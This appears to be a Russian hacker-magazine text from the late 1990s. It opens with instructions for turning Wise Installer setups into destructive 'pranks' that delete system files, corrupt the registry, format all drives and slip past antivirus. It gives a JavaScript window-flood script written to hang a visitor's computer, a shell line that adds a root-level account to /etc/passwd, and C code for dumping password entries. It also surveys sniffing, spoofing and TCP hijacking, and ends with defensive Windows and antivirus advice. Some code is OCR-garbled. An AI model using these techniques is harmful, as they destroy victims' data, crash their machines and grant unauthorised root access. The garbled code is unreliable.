Смело жмешь **«add\delete action»** и выбираешь там то, что будешь ампутировать жертве... Количество вариантов ограничено только твоей фантазией. В качестве мелкой пакости можно стереть все ярлыки из главного меню, в качестве большой заподлянки — директорию Windows, или autoexec.bat (config.sys, msdos.sys, io.sys...). Никто не помешает тебе подправить win.ini на свое усмотрение. Ты сможешь забить вражеский винт всяким дерьмом по самые уши используя **copy action.** Можно даже загадить **registry** (тут придется попотеть, для каждого типа файлов надо будет добавлять **Register file type,** причем, надо не забывать ставить в опциях галочку на **«Dont ask user to replace if already registred»,** а то жертва начнет подозревать...).

А каково будет изумление юзверя, когда при открытии *.txt или *.wav файла у него будет запускаться что-нибудь не относящееся к делу! Одним словом — почва для вендетты любого масштаба тебе просто прописана, все ограничивается только извращенностью твоей фантазии. Ну а для того, чтобы юзверя окончательно хватил дядька Кондратий, можно предложить ему в процессе установить DirectX 2.0 или показать какую-нибудь картинку с www.ob.da.ru.

В конце установки можно предложить на выбор обычное или низкоуровневое форматирование всех дисков, включая сетевые и CD-ROM. Да, кстати, можно создавать также и Uninstaller'ы, причем неумело созданный анинсталлер убивает **regestry**, так вот...

Что? Ты еще сомневаешься? Нет, парень, это точно твой случай — неужели ты никогда не мечтал ненавязчиво пошутить над каким-нибудь ламерком? Давай, хватай Вайс Инсталлер, и вперед — творить, работать и создавать шедевры западлостроения.

Защита

А нет ее. Нет и все тут. Конечно, если ты в setup впаяешь трояна, то AVP его рюхнет, а вот если будешь делать гадости через сам сетап, то ни один антивирус ничего не унюхает. Ну что, господа разработчики, об этой фишечке вы не задумывались никогда? Вот теперь подумайте. Удачи!

Скрипты — это круто

Внимай, даю установку: скрипты — это круто. Ты это знаешь, я это знаю, короче — мы это знаем. Установку дал! Успешно. Теперь о них — любимых скриптах — и поговорим. Приятно наваять своими ручками какую-нибудь скриптятину на яве и дать соседу-ламаку пропереться, а пока тот будет ее разглядывать — дать ему пинка. Вот только бага: по ходу все клевое в скриптинге уже придумано. Предложить что-либо кардинально новое (во всяком случае, мне) уже сложно, лучше пива попить пойти. С другой стороны, можно легко насочинять целый ворох вторичных вещей, которые при ближайшем рассмотрении сведутся к Нагромождению все тех же базовых методов. А это неправильно — вторичное само по себе на хрен никому не нужно.

Наконец (не на конец, а в конце концов!), наступило «творческое озарение»: если нельзя ничего выжать внутри документа, то надо переходить на качественно новый уровень манипуляции самим окном броузера.

Сначала чуть-чуть информации для тех, кто забыл (или не знал).

В объектной модели современных броузеров (под современными я имею в виду Internet Explorer и Netscape Navigator) есть два очень интересных метода: **window.resizeTo** (x,y) и **window.moveTo** (x,y), которые сулят просто огромные возможности. Первый метод изменяет размер «смотрового окна» броузера до указанных размеров (то есть x на y пикселей), а второй перемещает само окно, помещая левый верхний угол в точку с координатами x по горизонтали и y по вертикали. Таким образом, грамотно используя эти два метода, ты легко можешь добиться весьма интересных эффектов, которые буквально валят с ног неподготовленного зрителя.

Для начала давай рассмотрим простенький скриптик, отвечающий за перемещение окна броузера по десктопу и его отражение от «краев» экрана:

Скрипт 1: Окно в стиле Xonix

```
<script language = javascript> // Начинаем script блок
function move_the_window(){ // Наша стартовая функция
window.resizeTo(screen.width/2, screen.height/2);
// Сначала сжимаем окно до половины рабочего стола
window.moveTo(1,1); // Теперь помещаем его в левый верхний угол
экрана
var x=1; // Это будет наша X-координата. Вначале равна единице
var y=1; // Это будет наша Y-координата. Вначале равна единице
var dx=7; // Смещение по X
var dy=10; // ... и по Y
move(); // Теперь вызываем функцию, которая и будет двигать окно
function move(){ // Объявляем функцию
while(true){ // Объявляем бесконечный цикл
if(x>=(screen.width) || x<=0) dx=-dx; // В случае, если окно на
краю экрана по X, меняем направление
if(y>=(screen.height) || y<=0) dy=-dy; // То же самое, но уже для
Y
x+=dx; // Сдвинули по горизонтали
y+=dy; // ... и по вертикали
window.moveTo (x,y); // Нарисовали окно на новом месте
} // Конец нашего бесконечного цикла
} // Конец функции move
} // Конец функции move_the_window
// Ну, и закрываем script блок
</script>
<html>
<head>
<title>8cript N1</title>
</head>
<body onload = "move_the_window()">
<center><font face = Tiroes size = 6 color =redxi>JavaScript is
cool! </i></fontx/center>
</body>
</html>
```

Как только страница полностью загружена, вызывается функция **move_the_window**. Она объявляет все необходимые переменные и помещает окно в левый верхний угол рабочего стола. Методы **screen.width и screen.height** возвращают нам значения (ширину и высоту) рабочего стола, и, уже зная их, мы сжимаем окно до половины.

Теперь приступим к функции **move.** Так как все действия здесь выполняются внутри бесконечного цикла, то окно так и будет безостановочно бегать по экрану. Попытка же свернуть его через task manager Приведет к интересным визуальным эффектам (советую убедиться на собственном опыте). В случае, если ты хочешь, чтобы цикл выполнялся определенное количество раз, замени оператор **while** на **while(var i < твое число)** и добавь в конце цикла оператор **i++.**

С помощью метода **resizeTo** можно делать довольно любопытные вещи. Посмотри, как можно сжать окно до размеров заглавной рамки и заставить все это, как обычно, бегать по экрану:

Скрипт 2: Развитие темы

```
<script language = javascript> // Начинаем script блок
function move_the_windows(){ // Наша стартовая функция
window.resizeTo(screen.width, 25); // Сжимаем окно номер 1
window.moveTo(0,1); // Теперь помещаем его в левый верхний угол
экрана
window2 = open("", null); // Создаем объект второго окна
window2.document.write("<title> Window N2</title>"); // Пишем в не-
го заголовок
window2.resizeTo(screen.width,25); // Сжимаем его и
window2.moveTo(0, screen.height-25); // помещаем в низ экрана
var dy1=2; // Начальное смещение для верхнего окна
var dy2=-2; // ... и для нижнего
var y1 = 1; // Y-координата верхнего окна
var y2 = screen.height-25; // и Y-координата нижнего
move(); // Теперь вызываем функцию, которая и будет двигать оба
окна
function move(){ // Объявляем функцию
while(true){ // Объявляем бесконечный цикл
if (y1>=(screen.height) || y1 <=0) dy1=-dy1; // Меняем направление
if (y2>=(screen.height) || y2 <=0) dy2=-dy2; // То же для второго
окна
y1+=dy1; // Сдвинули первое окно по вертикали
y2+=dy2; // ... и второе
window.moveTo (0,y1); // Нарисовали первое окно на новом месте
window2.moveTo (0,y2); // Нарисовали второе окно на новом месте
} // Конец нашего бесконечного цикла
} // Конец функции move
} // Конец функции move_the_windows
// Ну, и закрываем script блок
</script>
<html>
<head>
<title>Script N2 Window 1</title>
```

```
</head>
<body onload = "move_the_windows()">
<centerxfont face = Times size = 6 color =redxi>JavaScript is
cool! </i></font></center>
</body>
</html>
```

По сути, этот скрипт является расширением первого: новым является наличие двух окон, которые движутся независимо. Обрати внимание на механизм создания второго окна и способ записи HTML-тэгов через **document.write**.

Теперь, познакомившись с этими методами, ты, наверно уже задаешь себе вопрос: а нельзя ли через этот самый JavaScript подвесить клиентский компьютер? Что ж, это вполне возможно. Метод прост до неприличия: все, что только нужно делать, — открывать новые окна с максимальной быстротой. В этом случае у системы просто не хватает ресурсов, и все «повисает». Другое дело, что, на мой взгляд, этот примитивизм не является чем-то по-настоящему интересным, и, вероятно, раз ознакомившись с этим дубовым методом, ты больше не будешь тратить свое время на эту муру:

Скрипт 3: Генерация множества окон:

```
<script language = javascript> // Начинаем script блок
function generate_windows(){ // Наша стартовая функция
var i=1;
while (i < 10000){ // Главный цикл
window.open("script3.htm"); // Новое окно с ссылкой на тот же HTML
файл
i++; // Увеличиваем счетчик цикла
} // Конец цикла
} // Конец generate_windows
// Закрываем script блок
</script>
<html>
<head>
<title>Multiple windows</title>
</head>
<body onload = "generate_windows()">
</body>
</html>
```

Фактически в теле главного цикла скрипт пробует открыть 10000 окон, причем каждое окно ссылается на тот же файл, то есть в свою очередь пытается открыть еще 10000 окон и т.д. Система просто не справляется с таким потоком и, увы, повисает.

Методы хакинга

Спуфинг

Известно, что любая система защиты типа Firewall позволяет «жить» только определенным адресам IP. Это весьма серьезное препятствие для проникновения в сеть.

Поэтому хакеры нашли метод для преодоления этого барьера — спуфинг IP.

Сначала хакер выясняет, какие из адресов IP проходят через firewall, затем использует один из вычисленных адресов в качестве своего и таким образом получает доступ к системе. Впрочем, это не всегда так. Например, известная система защиты Fire Wall-1 действительно дает возможность установить прозрачное подключение к Internet, используя практически весь диапазон протоколов межсетевого взаимодействия, обеспечив при этом некоторую (только в третьей версии этого экрана была залатана дырка, сидевшая в кодировке данных и идентификации клиента-пользователя) защиту сети. Многих администраторов, конечно, радует интуитивный графический интерфейс этой системы, а хакеров пугает многопротокольная проверка пакетов с так называемым учетом состояния протокола (SMLI), поэтому они стараются просто обходить сети с Fire Wall-1, оставив спуффинг для другой системы.

Многие системные администраторы считают, что все-таки существует возможность вызвать мастера, который поставит стальную дверь с цветным домофоном. И многие, конечно, надеются на эти самые брандмауэры Internet.

Позволим заметить, что это далеко не так. Да, Firewalls способны изолировать локальные сети от вскрытия из Internet посредством экранирующих маршрутизаторов, двусторонних шлюзов и барьерной хост-машины. Но! Проблема в том, что это известно каждому хакеру. Экранирующие маршрутизаторы? Прекрасно! Проверка адреса IP и закупорка фальшивого трафика? А кто говорит, что это не так? Все верно! Купорим трафик. А как насчет Telnet и username/password logon?! Terminal Access Controller Access System? Включайте!

Сниффинг

Сеть TCP/IP — это около 150 дырок, сквозь которые открывается доступ в систему (TCP/IP — протокол, через который устанавливается исключительно обоюдное постоянное соединение). Это так и еще раз так. И

в первую очередь потому, что любой, кто регистрируется в сети TCP/IP (через telnet или ftp) посылает данные о своем пароле в обыкновенном IP-пакете. Поэтому, чтобы получить пароль и логин, достаточно выследить подобный пакет, приходящий на известный адрес, то есть захватить трафик. Далее у хакера будет выбор. Он может получить реквизиты чайника. Тогда доступ в систему будет ограниченным. Но если он получит пароль системного администратора, то сможет скачать файл паролей всех пользователей системы.

Сниффинг — один из самых популярных методов воровства данных в сети (паролей, имен пользователей, ключей и т.д.) посредством специального программного обеспечения (так называемых снифферов). Снифферы, как правило, доступны лишь системным администраторам, так как эти системы весьма дорогие и не по карману даже самому крутому хакеру. Если сниффер попадает в руки хекера, то он сможет весьма эффективно контролировать сеть, захватив пароль и идентификационное имя системного администратора.

Атака посредством сниффинга не предусматривает создание собственного фальшивого адреса IP для обмана фильтрующей системы адресов. И в самом деле, зачем нужен фальшивый IP, если замедляется только скорость входящего в систему потока информации. Это означает, что все можно списать на плохое качество связи.

Лидер среди всех снифферских лидеров - это пакет IP-Watcher:

- выборочное отслеживание пакетов IP.
- захват активного соединения.
- закупорка сетевых соединений.
- закрепление на удаленной системе.
- прерывание активного соединения TCP.
- совместное использование нескольких соединений.
- невозможность идентификации административным мониторингом.

Самый смак пакета IP-Watcher заключается в том, что хакер может продлить жизнь соединению после его разрыва пользователем. Хакер загоняет пользователя в ловушку. Сначала он захватывает трафик. Затем рвет связь. Ждет. Пользователь опять входит в систему и регистрируется. Пароль у хакера в кармане.

Выборочное отслеживание пакетов IP позволяет, например, перехватывать только идентификационные данные или файлы любого компьютера, принадлежащие серверу.

Мусорные бачки

Хакеры часто исследуют мусорные бачки крупных компаний и иногда находят счета за телефонные переговоры, внутренние телефоны компании, различные технические руководства, номера кредитных карточек и т.д.

Ловля на дурачка

Каждый хороший хакер обладает превосходными навыками в искусстве пудрить мозги. Например, хакер может заручиться доверием системного администратора с тем, чтобы получить доступ к секретной информации посредством простого телефонного разговора, в котором он представит себя в качестве какого-нибудь техника-смотрителя.

Взлом паролей

Самый простой путь — интуиция хакера (названия песен, имена актеров). Более сложный — через специальную программу, которая автоматически ищет пароль с помощью словаря.

У хакеров имеется огромное количество методов для выяснения паролей и получения доступа к сетям. Эти методы варьируются от простых (запись в отдельный log-файл нажатий клавиатуры) до изысканно сложных (дешифрование огромных баз данных).

Другие методы

Любой квалифицированный хакер через обыкновенный факс-модем может проникнуть даже в компьютер правительственного учреждения и, при желании, настолько внедриться в любую как бы то ни было защищенную систему, что просто-напросто разрушит ее. Так оно и было. Достаточно вспомнить злополучный сегмент Milnet Сети сетей и всем известную лабу Rome BMC США. Да, это был настоящий кошмар, когда один из этих чудаков-хакеров творил безобразия в течение недели на одной из самых секретных военных баз Америки!

Вскрыть сеть можно и с помощью обыкновенного факс-модема или даже факс-аппарата. Ведь в любой достаточно крупной компании факс подключен к LAN! А это значит, что через номер факса хакер открывает доступ к заветному шлюзу.

Любой более или менее серьезный (или даже несерьезный) хакер Internet ориентируется на локальную сеть. Ему интересен софт защиты от несанкционированного доступа. Он спит новыми версиями firewall. Он смеется при упоминании дурацкого «брандмауэр». Sun! Sun! Sun! На мир

Робин-Гудов надвигается шерифовский Sun! Все! Все погибли! Все хакеры стали системными администраторами! Они исправились. Они больше не будут... Да-да, системные администраторы утверждают, что именно брандмауэр и есть то самое устройство, размещенное между локальной сетью, и Internet позволяет разного рода придуркам отстать от нашего сервера. Вот именно, что только придуркам. Настоящим придуркам! Лицезреете пакетики для остановки шпионского трафика?

А хакер давно завладел всеми функциями подтверждения полномочий! На самом деле хакер может сам проверить входные и выходные данные.

Многие сисады боятся прощупывания их хакерами. И многие знают, что закупорка пакетов UDP может остановить вскрытие. Почему? Потому что сработает защита! Да, хакер блокирует пакеты, а поэтому любые входы через TCP так же блокируются. Но проблема в том, что в разработке самых умных брандмауэров участвуют те самые хакеры!

А почему бы и нет? Почему бы и не написать код вирусной программы, а потом придумать соответствующий антивирус!

Многие компании защищаются электронными карточками. Поэтому их вскрывают меньше других. Это дело действительно грамотно сконфигурировано. SecurID Card имеет только тот юзер, который имеет право доступа! Соответствующая прикладнуха идентифицирует истинность юзера через двойную проверку счета и персональный код. Это все, действительно, хорошо за исключением тех случаев, когда простой народ подает в суд. Не проще ли, господа, просто повесить трубку? Пусть всегда будет занято? Или нет?

А многие, ради эксперимента, допускают к своим сетям хакеров. Результат бывает плачевным. Хакеры проникают в массу секретных систем, получают полный контроль и делают так, что их никто не может обнаружить в течение долгого времени.

Хакеры пользуются ошибками софта. Они знают, что система заработает сама по себе и конфиденциальная информация будет качаться туда, куда ей необходимо качаться.

Бывают, конечно, и «случайные ошибки». А почему бы и нет? Могут быть в софте такие ошибки. Преднамеренные... Программные закладки, программные закладки... Хакеры используют их для тех или иных операций на удаленной машине. Да, действительно, хакеры используют эти самые закладки в своих межсетевых махинациях! И если ваша система есть узел коммутации телекоммуникационной сети, то хакеры могут расчленить сеть и воспользоваться расчлененным файлом паролей.

Именно таким образом на Венеру не полетел космический корабль! Почему? Да потому, что оператор вместо запятой поставил точку. А как

насчет 100 000 долларов, которые были позаимствованы неким анонимным подлецом во Внешэкономбанке нерушимой республики свободной?

Хакеры, действительно, могут свести на нет безопасность информации любого сервера! Кто же они такие? Хорошие программисты? Бывшие системные администраторы? Обыкновенные студенты? Нигилисты? Оскорбленные юзеры? Вундеркинды из компьютерной школы?

Взлом сети

Возможен, например, с помощью Internet. Достаточно похитить пароль через удаленный доступ по протоколам FTP или Telnet. В этом случае у хакера имеется возможность перехватить трафик и с помощью какой-нибудь ищейки поймать идентификаторы пользователей, а если повезет, то и тонны паролей того или иного узла. Задача хакера — получить пароль высокого уровня, то есть пароль супервизора, и уже с помощью этой информации захватить пароли всех остальных юзеров узла.

Хакер может войти в сеть в качестве удаленного пользователя под видом проверки электронного почтового ящика. Как правило, пароли для электронной почты весьма простые, и иногда поддаются расшифровке с первой попытки.

Угоняем TCP

Хакеры-профи применяют более действенные методы взлома. Речь идет об угоне соединения TCP. Схема проста. Как только реальный юзер идентифицируется узлом, хакер переключает соединение на себя и передает в циклическом режиме по TCP ряд цифр до тех пор, пока не получает последовательность номеров, через которую можно подойти к середине сеанса связи, а затем отконнектить юзера. То есть, хакер не тратит зря время на ломку весьма сложной системы шифрования или раскодировку сеанса регистрации. Нет! Хакер угоняет весь сеанс регистрации.

Ламмеры, которые настроили софт

Хакер может также воспользоваться ошибками программного обеспечения выбранного узла. Ошибки кодов софта, обслуживающего удаленных юзеров — это беззащитные дырки. Например, знаменитый Netscape Navigator без конфигурирования защитных параметров или пиратская программа для чтения электронных сообщений, или сценарии (о них читайте ниже) CGI со свободным входом.

Другой пример. Возьмем знаменитую Microsoft и ее детище Windows. Многие применяют стек TCP/UP этой системы. Каждому же хакеру известно, что динамическая библиотека данных, отвечающая за этот

стек, написана, мягко говоря, некорректно, то есть, при большом желании хакер может по любому из протоколов семейства TCP/IP получить доступ к содержимому винчестера выбранного хоста.

Действия системного администратора на хакерские прибамбасы

- уничтожение подозрительных экаунтов.
- мониторинг системы.
- чтение чужой электронной корреспонденции.
- отключение ARP.
- построение сети без NFS.
- использование машины без NetBIOS над TCP/IP.

Демоны команд

Если вы хотите установить связь с удаленным компьютером и запустить на нем демона команды finger, то попробуйте вставить вместо **name** символ кваквы, а после кваквы указать имя удаленного компьютера или его IP-адрес (имеется ввиду Telnet). Хакер через эту же квакву может запустить демона какой-нибудь другой команды. Речь всего-навсего идет о синтаксисе некоторых команд.

Телнетимся и еще раз телнетимся

Многие знают, что telnet используется для:

- регистрации на удаленном компьютере.
- использования софта Internet, в том числе клиентских программ на удаленном компьютере.
- запуска любого доступного софта на удаленном компьютере.

Хакер обращает внимание на последний из вышеперечисленных фактов и на нижеследующие телнетовские сайты:

- anarchy-online.com
- ntiabbs.ntia.doc.gov
- 10pht.com
- sfpg.gcomm.com
- telnet lust.isca.uiowa.edu порт 2600

- pcspm2.dar.csiro.au
- prince.carleton.ca порт 31337

Любимые хакерами команды UNIX

Ниже мы приводим краткое описание команд UNIX, без которых этой операционной системой никто бы не пользовался.

at

Вы указываете день/час когда выполнится команда.

batch

Выполнение команд в процессе загрузки.

chmod

Этой командой вы можете изменить полномочия файлового доступа.

chown

Был у файла один хозяин, а стал другой.

cron

Это демон таймера, точнее демон команд **batch и at.**

crontab

Вы можете указать промежутки времени, в течение которых будут выполнены какие-либо команды.

ftp

Работаем с удаленным компьютером. Принимаем или пересылаем файлы.

kill

Послать некоторому процессу сигнал о конце работы.

logname

Хочу получить регистрационное имя.

mail

Прием или пересылка электронных сообщений.

news

Отобразить статью из конференции Usenet.

nslookup

Получить сведения об IP-адресе домена.

passwd

Создать/изменить пароль.

ps

Просмотреть, какие процессы в текущий момент времени активизированы.

pwcheck

Этой командой вы можете проверить файл паролей. По умолчанию этот файл лежит в каталоге /etc/passwd.

rm

Стереть файл или каталог.

sleep

Не выполнять команду в конкретный промежуток времени.

su

Умело используя эту команду, хакер может стать привилегированным пользователем.

telnet

Доступ к удаленному компьютеру.

umask

Если вы только создаете файл, то этой командой вы можете задать так называемую маску полномочий этого файла.

uucp

Копируем файлы из одного компьютера UNIX в другой.

uuname

Отобразить список хостов UUCP.

uux

Выполнение команд UNIX на удаленном компьютере.

who

Отобразить список текущих пользователей.

whois
Получить информацию о текущем пользователе.

write
Переслать записку текущему пользователю.

Кого взламывают в UNIX

В мире хакеров и киберпанков существует небольшая градация юзеров UNIX.

- **Technical Thug.** Обычно системный программист, пишущий скрипты на sed, C, awk, perl и APL.
- **Administrative Fascist.** Законченный тунеядец, вынужденный стать системным администратором UNIX.
- **Maniac.** Взломщик с большим опытом. Правда, его талант в области компьютерного шпионажа не оплачивается ни Мосадом ни Кубой.
- **Idiot.** Обычно кретин или старый программист на Коболе, выбранный системным администратором Международным Комитетом кретинов.

Лазейка, возникающая при передаче файлов через rcp

Если параметр **rcp** утвержден в файле **config.tel,** то это просто означает, что открыт доступ в систему из Internet.

Новый экаунт

Чтобы создать новый экаунт, хакер использует следующую конструкцию:

```
 # cd /home;
mkdir "Bob's home directory"# echo "Bob Leontyef:
gandalf:0:0::/dev/tty:compress -f" > /etc/passwd
```

Он может также написать сценарий на Perl, который создает исходный каталог и скопирует данные в /etc/passwd, /etc/shadow и /etc/group.

Файл паролей

Доступ к файлу паролей может быть даже у простого пользователя. В стандартном UNIX файл паролей находится в каталоге /etc/passwd. В

других системах этот файл может находиться в другом месте. Кроме того, файл паролей может быть скрытым.

Пароли в этом файле зашифрованы. Расшифровкой или извлечением занимаются специальные программы. Именно они и предоставляют в руки хакера самый главный пароль — суперюзера root.

В файле паролей содержатся семь идущих по порядку вещей:

- Username
- Encrypted password
- User number
- Group Number
- GECOS Information
- Home directory
- Shell

Например, файл паролей из /etc/passwd может быть представлен в следующем виде:

```
bob:5fg63fhD3d5gh:9406:12:Bob Leontyef:/home/fsg/will:/bin/bash
```

Эта запись переводится так:

- Имя пользователя: bob
- Расшифровка пароля: 5fg63fhD3d5gh
- Номер пользователя: 9406
- Номер группы: 12
- Информация GECOS: Bob Leontyef
- Каталог по умолчанию: /home/fsg/will
- Shell: /bin/bash

Unix-пароли расшифровываются только одним способом. Специальная программа расшифровывает текст, который вводится в поле password и сравнивает этот текст с формой дешифровки. Поэтому софт, крякающий пароли, использует коллекцию различных слов или словари. Каждое слово в таком словаре расшифровывается и сравнивается с формой encrypted поступающего пароля.

Лучшая крякалка паролей для Unix — Crack by Alec Muffett, для DOS — CrackerJack.

В UNIX широко применяется система скрытых паролей: область /etc/passwd заменяется специальным символом, а метод расшифровки хранится в отдельном каталоге, который доступен только пользователю root.

Атака на многие скрытые пароли осуществляется через специально написанную программу, которая использует последовательные запросы к getpwent, например:

```
#include <pwd.h>
main()
{
        struct passwd *p;
while(p=getpwent())
printf("%s:%s:%d:%d:%s:%s:%s\n", p->pw_name, p->pw_passwd,
p->pw_uid, p->pw_gid, p->pw_gecos, p->pw_dir, p->pw_shell);
}
```

Маленький исходник для скрытого файла паролей

```
#include <pwd.h>
main ()
{
struct passwd *p;
while(p=getpwent ())
printf("%s:%s:%d:%d:%s:%s:%s\n", p->pw_name, p->pw_passwd,
p->pw_uid, p->pw_gid, p->pw_gecos, p->pw_dir, p->pw_shell);
}
```

Конфигурация Linux и подключение к удаленному узлу

Скрипт удаленного подключения лежит в /usr/local/sbin/initppp. Далее идут конструкции:

```
#!/bin/sh
PPPD = "/usr/sbin/pppd"
$(PPPD) connect '/usr/sbin/chat -v "" ATZHOQOM1 OK ATDT3560100 \
CONNECT "" ogin: Suserid word: "`cat /etc/ppp/password`"' \
/dev/modem 115200
```

Файл в /usr/sbin/pppd является стандартным, таким как /dev/modem. Например, /dev/cua1. Установка опций для модема проходит через команду ln -sf/dev/cual (для первого коммуникационного порта).

Файл паролей лежит в /etc/ppp/password. Через скрипт хакер может изменить пароль так:

cat/etc/ppp/password

Network Information System или древние желтые страницы UNIX

UNIX NIS позволяет нескольким компьютерам сети иметь различный уровень доступа к конфигурационным файлами. Если атакуемая версия UNIX использует NIS, то хакер получит файл паролей /etc/passwd с очень короткой строкой, типа вот этой:

```
+::0:0:::
```

Чтобы увидеть действительный файл паролей хакер использует команду **ypcat passwd**.

Таинственный знак после запятой

Этот знак соответствует времени хранения пароля. Это означает, что пароль в определенный момент времени может быть заменен пользователем после системного администратора. Пароль перед заменой может еще храниться некоторое время. Типичная запись /etc/passwd с данными о времени хранения пароля:

```
bob:5fg63fhD3d,M.z8:9406:12:Bob Leontyef:/home/fsg/will:/bin/bash
```

Обратите внимание на запятую в области дешифровки пароля. Знак после запятой используется только механизмом хранения пароля.

Таким образом, символы, соответствующие данным времени хранения пароля для вышеприведенного примера, будут такими:

```
M.z8
```

Эти четыре символа интерпретируются следующим образом:

- Максимальное число недель, в течение которых пароль не может быть изменен.
- Минимальное число недель, в течение которых пароль должен использоваться перед заменой.

Отметим три важные вещи. Если первые и вторые символы установлены как «..», то пользователь будет вынужден изменить свой пароль в следующий раз. В этом случае программа passwd удалит данные о хранении пароля.

Если третий и четвертый символы установлены как «..», то пользователь будет вынужден изменить свой пароль в следующий раз. Данные о времени хранения пароля будут соответствовать первым и вторым символам.

Если же первый символ (MAX) меньше чем второй символ (MIN), то пользователю вообще не позволяют изменить пароль (только root может его изменить).

Заметим, что хакер не может командой su изменить данные о времени хранения пароля.

Доступ к файлу паролей системы VMS

В VMS файл паролей есть

SYS$SYSTEM: SYSUAF.DAT

Однако, в отличие от пользователей UNIX, большинство пользователей VMS не имеет доступа даже к чтению этого файла. Хакер может взломать пароль VMS только через специальную программу, которая использует функции SYS$GETUAF для сравнения результирующих расшифрованных слов с расшифрованными словами, полученными из данных SYSUAF.DAT. Две такие программы следующие: CHECK_PASSWORD и GUESS_PASSWORD.

Windows и модем на COM4

При правильной установке джамперов, система способна произвести правильную конфигурацию вашего модема посредством технологии автоматического распознавания устройств. Но иногда случается так, что COM-портов не хватает, а вам необходимо установить модем. Тогда остается только одно — подключить это устройство на третий или четвертый COM-порт. Тут-то вам и нужно учесть одинаковые прерывания IRQ. Например, прерывание четвертого COM-порта может быть занято вашим видеоадаптером, а первый COM-порт всегда имеет в отношении прерываний больший приоритет по сравнению с четвертым COM-портом.

Если система вообще не видит четвертый COM-порт, проверьте еще раз все джампера и просто заставьте Windows 98 обновить аппаратную базу данных.

Защита системы в Windows

Концепция безопасности компьютера подразумевает защиту всех его компонентов — аппаратные средства и приложения — от несанкционированного доступа из локальной сети или Internet. В Windows любой пользователь вашего компьютера может зарегистрироваться в системе. При этом имя пользователя и пароль могут быть такими же, как и при входе в сеть.

Концепция безопасности в Windows весьма примитивна. В этой системе вы, как администратор, не можете создать группу пользователей, завести учетную запись пользователя, изменить права пользователя. Вместо весьма продвинутого Диспетчера пользователей эта система предлагает довольно простенькое диалоговое окно свойств Пароли.

Все это, конечно же, означает, что Windows вообще не обеспечивает никакого уровня безопасности. Вы, как владелец собственного компьютера, не можете управлять собственными ресурсам, заводить журнал событий, ограничивать доступ к тому или иному ресурсу. Вы ничего не можете! Идентификатор пользователя ID? Нет! Эти вещи можно делать только в Windows NT. SID! SID! SID! SID! SID! SID! SID! Забыть и все тут! Никаких кодов безопасности! Доступ только в NT!

Не вы, а сама система может создать нечто, напоминающее уникальную запись, которая идентифицирует того или иного пользователя вашего компьютера.

Никакого контроля, учета и отслеживания.

Вы, конечно, администратор! Но концепция безопасности Windows не подразумевает тот факт, что вы имеете законное право распоряжаться ресурсами собственного компьютера.

Речь идет о том, что механизм безопасности в Windows реализован только на уровне регистрации пользователя.

Вам предлагается так называемая унифицированная регистрация. Это означает, что однажды введенный эккаунт (пароль и имя пользователя) в окне регистрации при загрузке системы используется для доступа ко всем службам, приложениям и аппаратным ресурсам вашего компьютера.

Хорошо подобранный пароль, в принципе, способен защитить вашу систему от проникновения в нее нежданных гостей. Поэтому:

- никогда не записывайте свой пароль на бумаге.
- не пользуйтесь очевидными паролями (имена, названия городов).
- никогда не отправляйте свой пароль по электронной почте.
- используйте разумное количество символов при составлении пароля, иначе вы забудете его в один прекрасный момент и не сможете изменить никогда.

С помощью вкладки **Смена** паролей диалогового окна свойств **Пароли,** к которому вы можете обратиться из **Панели управления** посредством двойного щелчка клавишей мыши на значке **Пароли,** изменяются параметры **унифицированной регистрации** всех ресурсов вашего компьютера посредством задания нового пароля пользователя.

Задать новый пароль можно через вкладку **Настройка пользователя,** обратиться к которой вы можете посредством двойного щелчка клавишей мыши на пиктограмме **Пользователи,** находящейся в **Панели управления.**

Если вы хотите установить защиту на тот или иной ресурс вашего компьютера, например, разделить доступ к файлам и принтерам, прежде всего, сделайте так, чтобы этот ресурс стал разделяемым.

Windows позволяет управлять ресурсами вашего компьютера пользователям, которые имеют удаленный доступ к вашей системе. Для этого вы должны добавить соответствующую службу с помощью вкладки **Сеть,** обратиться к которой вы можете из **Панели управления.** Только после этого в диалоговом окне свойств Пароли появится новая вкладка **Удаленное управление.**

Вирусы и другие логические бомбы

Троянцы

Это было очень давно. Древние греки скрывались в чреве Троянского коня, пока не попали в город, который они решили завоевать. Там они покинули убежище и совершили массу кровавых деяний...

Компьютерная программа «троянский конь» работает по этому же принципу. Эта программа запускает несанкционированную функцию, скрытую внутри какой-либо зарегистрированной программы. При этом последняя начинает выполнять что-то злонамеренное (хотя и не обязательно!), непредусмотренное ее автором. Если нечто подобное происходит без участия злой воли, то это называется «ошибкой» или иногда «случайностью».

Ряд антивирусных программ может обнаружить какое-то число «троянских коней», другие в этом смысле вообще бессильны. Но в любом случае эти пакеты не смогут выявить весь «табун».

Вирус

Вирус — это независимая самовоспроизводящаяся программа. Она может присоединяться к другим программам, может создавать копии самой себя. Внедрившись в оперативную память компьютера или в его дисковое пространство, вирус может повредить или совершенно разрушить данные, изменить их, или уменьшить эффективность вашей системы. Некоторые вирусы обнаруживаются антивирусными программами, но ни одна из них не дает 100% уверенности в том, что лечатся **все** вирусы. И что бы ни говорилось в рекламе, ни один антивирусный пакет на деле не защищает от всех вирусов, известных и неизвестных, сейчас и всегда.

Червяк

Прославленные Робертом Моррисом-младшим «черви» — это программы, которые воспроизводятся путем многократного самокопирования, от системы к системе, используя ресурсы и временами вызывая за-

медление работы компьютера. Они замкнуты и используют для распространения сети так же, как вирусы используют файлы. Иногда говорят, что лучшая защита от вирусов и «червей» — это вообще не переписывать новые программы и не посещать сети. Возможно, они правы. Мы бы еще добавили: «И вообще не работать на компьютере!»

Логическая бомба

Это код, вызывающий специфическую форму разрушения данных. Бомба активизируется только в случае выполнения какого-то условия. Например, логическая бомба может удалить все файлы, созданные или измененные 5 декабря. В отличие от вируса, логическая бомба не делает с себя копии.

Как защититься от вирусов

Самые простые вирусы инфицируют сектора начальной загрузки. Чтобы оградить себя от этой категории паразитов пропишите защиту на все диски, в отношении которых вы не нуждаетесь в доступе «для записи». Определенно необходимо хранить набор защищенных от записи дискет, так как, если вы все-таки заполучите вирус, эти дискеты значительно облегчат вам жизнь.

Все входящие файлы необходимо прогонять через мощную антивирусную программу.

В числе лучших пакетов упомянем F-Prot, Dr. Solomon's Anti-virus Toolkit и Thunderbyte Anti-Virus. AVP тоже неплох. Хорошие результаты дает одновременное использование нескольких пакетов. В этом случае вы сможете выловить пару вирусов, пропущенные через другой антивирус.

На сегодняшний день новые вирусы возникают со скоростью около 8 штук в день. Никакой антивирусный пакет не сможет за этим угнаться, но упомянутые выше четыре программы дадут вам наибольшую гарантию от заражения. Любой мощный пакет обнаружит большинство простых вирусов. В то же время ни одна из существующих программ не обнаруживает **все** вирусы.

